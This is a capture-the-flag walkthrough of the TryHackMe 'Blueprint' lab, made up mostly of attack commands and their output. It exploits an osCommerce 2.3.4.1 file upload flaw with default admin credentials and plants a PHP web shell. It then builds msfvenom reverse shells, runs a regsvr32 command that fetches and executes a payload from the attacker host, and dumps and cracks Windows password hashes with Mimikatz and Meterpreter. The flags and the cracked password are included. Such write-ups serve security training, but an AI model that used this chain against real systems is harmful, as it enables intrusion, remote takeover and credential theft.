
And at step 3 look like we can set up admin credentials, nice




Set up credentials complete maybe we can




Now we have a proper website now, let's go to admin page again



Nice we successfully login as admin but we can’t do any further than this in this website





Let’s find some public exploit with searchsploit, and we found a File Upload one

```
┌──(kali㉿kali)-[~/Tryhackme/blueprint]
└─$ searchsploit oscommerce 2.3.4
---------------------------------------------------------------------------------------------
 Exploit Title                                                             |  Path
---------------------------------------------------------------------------------------------
osCommerce 2.3.4 - Multiple Vulnerabilities                                | php/webapps/34582.txt
osCommerce 2.3.4.1 - 'currency' SQL Injection                              | php/webapps/46328.txt
osCommerce 2.3.4.1 - 'products_id' SQL Injection                           | php/webapps/46329.txt
osCommerce 2.3.4.1 - 'reviews_id' SQL Injection                            | php/webapps/46330.txt
osCommerce 2.3.4.1 - 'title' Persistent Cross-Site Scripting               | php/webapps/49103.txt
osCommerce 2.3.4.1 - Arbitrary File Upload                                 | php/webapps/43191.py
osCommerce 2.3.4.1 - Remote Code Execution                                 | php/webapps/44374.py
---------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
```

Copy it and try to run

```
┌──(kali㉿kali)-[~/Tryhackme/blueprint]
└─$ searchsploit -m php/webapps/43191.py
  Exploit: osCommerce 2.3.4.1 - Arbitrary File Upload
      URL: https://www.exploit-db.com/exploits/43191
     Path: /usr/share/exploitdb/exploits/php/webapps/43191.py
File Type: ASCII text, with CRLF line terminators

Copied to: /home/kali/Tryhackme/blueprint/43191.py
```

Look like we need 3 parameters here for target url, auth and shell script

```
┌──(kali㉿kali)-[~/Tryhackme/blueprint]
└─$ python 43191.py
usage:  43191.py -u TARGET_URL -a AUTH -f FILE [-p ADMIN_PATH]

Example: 43191.py -u http://localhost/path/to/osCommerce --auth=admin:admin_password -f shell.php

NOTE: For a more detailed description on the arguments use the -h switch
43191.py: error: argument -u/--target-url is required
```

Create a php file one that get command prompt in Windows so we will put our command later


```
<?php passthru($_GET['cmd']);
?>
```

Run python to upload our shell.php and we should get a webpage that we could inject our command there

```
┌──(kali㉿kali)-[~/Tryhackme/blueprint]
└─$ python 43191.py -u http://10.10.104.33:8080/oscommerce-2.3.4 --auth=admin:admin -f shell.php
[+] Authentication successful
[+] Successfully prepared the exploit and created a new newsletter with nID 1
[+] Successfully locked the newsletter. Now attempting to upload..
[*] Now trying to verify that the file shell.php uploaded..
[+] Got a HTTP 200 Reply for the uploaded file!
[+] The uploaded file should now be available at http://10.10.104.33:8080/oscommerce-2.3.4/catalog/admi
n/shell.php
```

And it's here

Let's use basic command like **whoami** first to check out which privilege we have and.... SYSTEM, we have everything




It's time for the reverse shell so we won't bother to edit many url

```
┌──(kali㉿kali)-[~/Tryhackme/blueprint]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.4.109 LPORT=9001 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

Upload it via the same exploit script

```
┌──(kali㉿kali)-[~/Tryhackme/blueprint]
└─$ python 43191.py -u http://10.10.104.33:8080/oscommerce-2.3.4 --auth=admin:admin -f shell.exe
[+] Authentication successful
[+] Successfully prepared the exploit and created a new newsletter with nID 2
[+] Successfully locked the newsletter. Now attempting to upload..
[*] Now trying to verify that the file shell.exe uploaded..
[+] Got a HTTP 200 Reply for the uploaded file!
[+] The uploaded file should now be available at http://10.10.104.33:8080/oscommerce-2.3.4/catalog/admi
n/shell.exe
```

Now set netcat listener or metasploit if you prefer and run our executable shell



Easy shell

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.4.109] from (UNKNOWN) [10.10.104.33] 49592
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin>whoami
whoami
nt authority\system

C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin>
```

In case that we get a reverse shell in netcat we can use Mimikatz to get hashdump of Windows credentials but first check System type cause we have x86(Win32) and x64, and this is x86 type

```
C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin>systeminfo
systeminfo

Host Name:                 BLUEPRINT
OS Name:                   Microsoft Windows 7 Home Basic
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00346-OEM-8992752-50005
Original Install Date:     1/15/2017, 6:48:59 AM
System Boot Time:          8/3/2021, 1:06:26 PM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 6 Model 63 Stepping 2 GenuineIntel ~2399 Mhz
```

Upload Mimikatz x86 version to remote machine

```
┌──(kali㉿kali)-[~/Tryhackme/blueprint]
└─$ python 43191.py -u http://10.10.104.33:8080/oscommerce-2.3.4 --auth=admin:admin -f mimikatz.exe
[+] Authentication successful
[+] Successfully prepared the exploit and created a new newsletter with nID 4
[+] Successfully locked the newsletter. Now attempting to upload..
[*] Now trying to verify that the file mimikatz.exe uploaded..
[+] Got a HTTP 200 Reply for the uploaded file!
[+] The uploaded file should now be available at http://10.10.104.33:8080/oscommerce-2.3.4/catalog/admi
n/mimikatz.exe
```

And get our hashdump via in SAM database

```
C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::sam
Domain : BLUEPRINT
SysKey : 147a48de4a9815d2aa479598592b086f
Local SID : S-1-5-21-3130159037-241736515-3168549210

SAMKey : 3700ddba8f7165462130a4441ef47500

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : Lab
  Hash NTLM: 30e87bf999828446a1c1209ddde4c450

mimikatz #
```

Crackstation can help us crack, now we got our first flag

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
30e87bf999828446a1c1209ddde4c450
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	NTLM	googleplus

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Now explore Administrator directories and capture the root flag

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of C:\Users\Administrator\Desktop

11/27/2019  07:15 PM    <DIR>          .
11/27/2019  07:15 PM    <DIR>          ..
11/27/2019  07:15 PM                37 root.txt.txt
               1 File(s)             37 bytes
               2 Dir(s)  19,498,319,872 bytes free

C:\Users\Administrator\Desktop>more root.txt.txt
more root.txt.txt
THM{aea1e3ce6fe7f89e10cea833ae009bee}

C:\Users\Administrator\Desktop>
```

Answer the questions below

"Lab" user NTML hash decrypted

googleplus	Correct Answer

root.txt

THM{aea1e3ce6fe7f89e10cea833ae009bee}	Correct Answer

How about using Metasploit exploit?

Module: exploit/multi/script/web_delivery

Payload: windows/meterpreter/reverse_tcp

Target: 3 - Regsvr32

SRVHOST and LHOST: tun0 ip

After run we will get a command that we have to run it on target machine to exploit

```
10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/shell.php?cmd=regsvr32 /s /n /u /i:http ...
```

Now a sweet system shell come back to us

```
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.9.4.109:4444
[*] Using URL: http://10.9.4.109:8080/TGfkkYNF3uHtna
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://10.9.4.109:8080/TGfkkYNF3uHtna.sct scrobj.dll
[*] 10.10.104.33     web_delivery - Handling .sct Request
[*] 10.10.104.33     web_delivery - Delivering Payload (1896 bytes)
[*] Sending stage (175174 bytes) to 10.10.104.33
[*] Meterpreter session 1 opened (10.9.4.109:4444 → 10.10.104.33:49672) at 2021-08-03 09:53:02 -0400

msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ BLUEPRINT  10.9.4.109:4444 → 10.10.104.33:4
9672 (10.10.104.33)

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We can just use **hashdump** command or load kiwi module (Mimikatz in metasploit) to get a hash

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : BLUEPRINT
SysKey : 147a48de4a9815d2aa479598592b086f
Local SID : S-1-5-21-3130159037-241736515-3168549210

SAMKey : 3700ddba8f7165462130a4441ef47500

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : Lab
  Hash NTLM: 30e87bf999828446a1c1209ddde4c450
```

Next module is exploit/multi/oscommerce_installer_unauth_code_exec

```
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > show options

Module options (exploit/multi/http/oscommerce_installer_unauth_code_exec):

   Name      Current Setting                  Required  Description
   ----      ---------------                  --------  -----------
   Proxies                                    no        A proxy chain of format type:host:port[,type:
host:port][ ... ]
   RHOSTS    10.10.104.33                     yes       The target host(s), range CIDR identifier, or
 hosts file with syntax 'file:<path>'
   RPORT     8080                             yes       The target port (TCP)
   SSL       false                            no        Negotiate SSL/TLS for outgoing connections
   URI       /oscommerce-2.3.4/catalog/install/ yes     The path to the install directory
   VHOST                                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.9.4.109       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   osCommerce 2.3.4.1


msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) >
```

We will get a doobie doobie meterpreter shell at this point that can't use anything much

```
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > run

[*] Started reverse TCP handler on 10.9.4.109:4444
[*] Sending stage (39282 bytes) to 10.10.104.33
[*] Meterpreter session 1 opened (10.9.4.109:4444 → 10.10.104.33:49713) at 2021-08-03 10:16:52 -0400

meterpreter > getuid
Server username: SYSTEM (0)
```

But we can get a reverse shell through this shell

```
┌──(kali㉿kali)-[~/Tryhackme/blueprint]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.9.4.109 lport=9001 -f exe -o meterpreter_9001
.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: meterpreter_9001.exe
```

Run multi/handler as a job and go to a doobie doobie shell to upload our executable file and execute it

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

msf6 exploit(multi/handler) > [*] Started reverse TCP handler on 10.9.4.109:9001
```

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > upload meterpreter_9001.exe
[*] uploading  : /home/kali/Tryhackme/blueprint/meterpreter_9001.exe → meterpreter_9001.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/Tryhackme/blueprint/meterpreter_9001.exe → meter
preter_9001.exe
[*] uploaded   : /home/kali/Tryhackme/blueprint/meterpreter_9001.exe → meterpreter_9001.exe
meterpreter > execute -f meterpreter_9001.exe
Process 11596 created.
meterpreter >
[*] Sending stage (175174 bytes) to 10.10.104.33
[*] Meterpreter session 2 opened (10.9.4.109:9001 → 10.10.104.33:49747) at 2021-08-03 10:26:21 -0400

meterpreter > getuid
Server username: SYSTEM (0)
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                     Connection
  --  ----  ----                     -----------                     ----------
  1         meterpreter php/windows  SYSTEM (0) @ BLUEPRINT          10.9.4.109:4444 → 10.10.104.33:4
9713 (10.10.104.33)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ BLUEPRINT  10.9.4.109:9001 → 10.10.104.33:4
9747 (10.10.104.33)

msf6 exploit(multi/handler) >
```

Easy

```
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
meterpreter >
```